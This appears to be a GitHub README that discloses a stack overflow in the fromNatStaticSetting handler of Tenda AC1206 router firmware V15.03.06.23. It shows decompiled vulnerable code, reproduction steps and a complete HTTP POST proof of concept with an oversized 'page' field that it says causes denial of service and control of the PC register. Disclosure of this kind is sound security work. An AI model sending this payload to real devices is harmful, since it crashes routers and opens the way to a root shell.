Darry-lang1 Add files via upload ... on Aug 5 History

..

img	4 months ago
readme.md	4 months ago

readme.md

Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the fromNatStaticSetting function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  void __cdecl fromNatStaticSetting(webs_t wp, char_t *path, char_t *query)
2  {
3    char_t *en; // [sp+18h] [+18h]
4    const char *page; // [sp+1Ch] [+1Ch]
5    const char *op; // [sp+20h] [+20h]
6    char *str; // [sp+24h] [+24h]
7    char_t gotopage[256]; // [sp+28h] [+28h] BYREF
8
9    str = websGetVar(wp, "entrys", byte_510818);
10   op = websGetVar(wp, "op", "no");
11   save_list_data("adv.snat", str, 126);
12   page = websGetVar(wp, "page", "1");
13   sprintf(gotopage, "nat_static.asp?page=%s", page);
14   if ( strncmp(op, "add", 3u) && strncmp(op, "edit", 4u) )
15   {
16     en = websGetVar(wp, "isoncheck", "0");
17     SetValue("adv.snat.en", en);
18   }
19   if ( CommitCfm() )
20     PostMsgToNetctrl(34);
21   websRedirect(wp, gotopage);
22 }
```


In the `fromNatStaticSetting` function,the `page` we entered (the value of `page`) is formatted with the `sprintf` function, spliced with `%s` strings, and saved to `gotopage` . It is not secure, as long as the size of the data we enter is larger than the size of `gotopage` , it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/NatStaticSetting HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

page=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.



Finally, you also can write exp to get a stable root shell.